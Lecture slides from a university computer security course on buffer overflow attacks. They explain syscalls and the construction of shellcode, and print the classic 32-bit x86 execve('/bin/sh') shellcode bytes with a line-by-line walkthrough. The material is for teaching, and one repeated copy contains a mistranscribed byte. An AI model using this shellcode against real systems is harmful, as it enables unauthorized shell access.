

(Advanced) Computer Security!

Software Security

# Buffer Overflow Vulnerabilities, Attacks, and Defenses (part III)

Prof. Travis Peters

Montana State University

CS 476/594 - Computer Security

Spring 2021

<https://www.travispeters.com/cs476>

# Today

- Announcements

- Markdown → follow class example; always check how your Markdown renders on GitHub!
- Lab 03 released → extended deadline! (due 03/02/2021)

- Learning Objectives

- Review the layout of a program in memory & stack layout
- Understand buffer overflows & vulnerable code
- Challenges in exploiting buffer overflow vulnerabilities
- Grasp major challenges and solutions of "shellcode"
- Countermeasures (e.g., ASLR, StackGuard, non-executable stack)

Reminder!  
Please update your Slack, GitHub, Zoom  
(first/last name, professional photo/background)

1. Overwrite the RA  
2. injecting attack code

# Shellcode


buffer overflow -> launch a shell

# Recall: Invoking Syscalls

Not your everyday function call...

syscall = how a program enters the kernel to perform a (privileged) task

Try:  
\$ man syscalls



# Shellcode

- *Goals:* Launch a shell -> minimize payload, maximize access/opportunity

Q: HOW?!

# Shellcode

- Goals: Launch a shell -> minimize payload, maximize access/opportunity
- Approach 1:
  - > Write a shellcode program in C
  - > Compile it -> "badfile"
  - > Get victim to read in "badfile" (buffer overflow!)
  - > run our shellcode

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
    return 0;
}
```

## Challenges:

- Loader issue
- Zeros in the code


# Shellcode

- Goals: Launch a shell -> minimize payload, maximize access/opportunity
- Approach 2: Directly write assembly code (machine instructions) for launching a shell.
  - Many ways to write shellcode...
  - We look at one way that uses `execve("/bin/sh", argv, 0)` to run a shell


-> Check out other ways!

<http://shell-storm.org/shellcode/>

wipe the curr. space  
addr. & w/ place



# Shellcode



Example: How to invoke a shell?  
→ `execve("/bin/sh", argv, 0)`

`["/bin/sh", 0]`

1. Load registers  
prepare to make a syscall

syscall number

EAX

= 0x0000000b (11)

1<sup>st</sup> argument

EBX

= address of "/bin/sh" string

2<sup>nd</sup> argument

ECX

= address of the argv array

`argv[0] = address of "/bin/sh" string`  
`argv[1] = 0 (no more args.)`

3<sup>rd</sup> argument

EDX

= 0  
no env. vars. to pass

2. Then → INT 0x80  
trap to kernel and invoke syscall specified in EAX

# Shellcode Explained

32-bit shellcode



```

"\x31\xc0"          # xorl    %eax, %eax
"\x50"              # pushl   %eax
"\x68""//sh"        # pushl   $0x68732f2f
"\x68""/bin"        # pushl   $0x6e69622f
"\x89\xe3"          # movl    %esp, %ebx
"\x50"              # pushl   %eax
"\x53"              # pushl   %ebx
"\x89\xe1"          # movl    %esp, %ecx
"\x99"              # cdq
"\xb0\x0b"           # movb    $0x0b, %al
"\xcd\x80"          # int     $0x80

```

## Context:

- The "badfile" was read in
- The stack was overwritten ("buffer overflow")
- RA returned landed us in our NOP sled  
→ slide into shellcode
- Now start executing shellcode...





```

"\x31\xc0"          # xorl    %eax,%eax
"\x50"              # pushl   %eax
"\x68""//sh"        # pushl   $0x68732f2f
"\x68""/bin"         # pushl   $0x6e69622f
"\x89\xe3"           # movl    %esp,%ebx
"\x50"              # pushl   %eax
"\x53"              # pushl   %ebx
"\x89\xe1"           # movl    %esp,%ecx
"\x99"              # cdq
"\xb0\x0b"            # movb    $0x0b,%al
"\xcd\x80"           # int     $0x80

```

Set EAX = 0 using XOR "trick"  
Push EAX onto stack  
i.e., set the null terminator  
for the following string...



```

"\x31\xc0"          # xorl    %eax, %eax
"\x50"              # pushl   %eax
"\x68""//sh"        # pushl   $0x68732F2F
"\x68""/bin"         # pushl   $0x6e696B2F
"\x89\xe3"           # movl    %esp, %ebx
"\x50"              # pushl   %eax
"\x53"              # pushl   %ebx
"\x89\xe1"           # movl    %esp, %ecx
"\x99"              # cdq
"\xb0\x0b"            # movb    $0x0b, %al
"\xcd\x80"           # int     $0x80

```

*well vs. bin.*

*instructions*

0  
EAX

EBX

ECX

EDX

Push string "/bin//sh" (in reverse order)

Set EBX to start of shell string  
(which we just pushed onto the stack!)

high addresses

stack grows down ↓

malicious code  
(the shell code!)

NOP

...

NOP

NOP

0

//sh

/bin

esp


low addresses

```

"\x31\xc0"          # xorl    %eax, %eax
"\x50"              # pushl   %eax
"\x68""//sh"        # pushl   $0x68732f2f
"\x68""/bin"        # pushl   $0x6e69622f
"\x89\xe3"          # movl    %esp, %ebx
"\x50"              # pushl   %eax
# pushl %ebx
# movl %esp, %ecx
# cdq
# movb $0x0b, %al
# int $0x80

```

Null terminate argv  
 Push address of shell string  
 Set ECX = ESP  
 Set EDX = 0

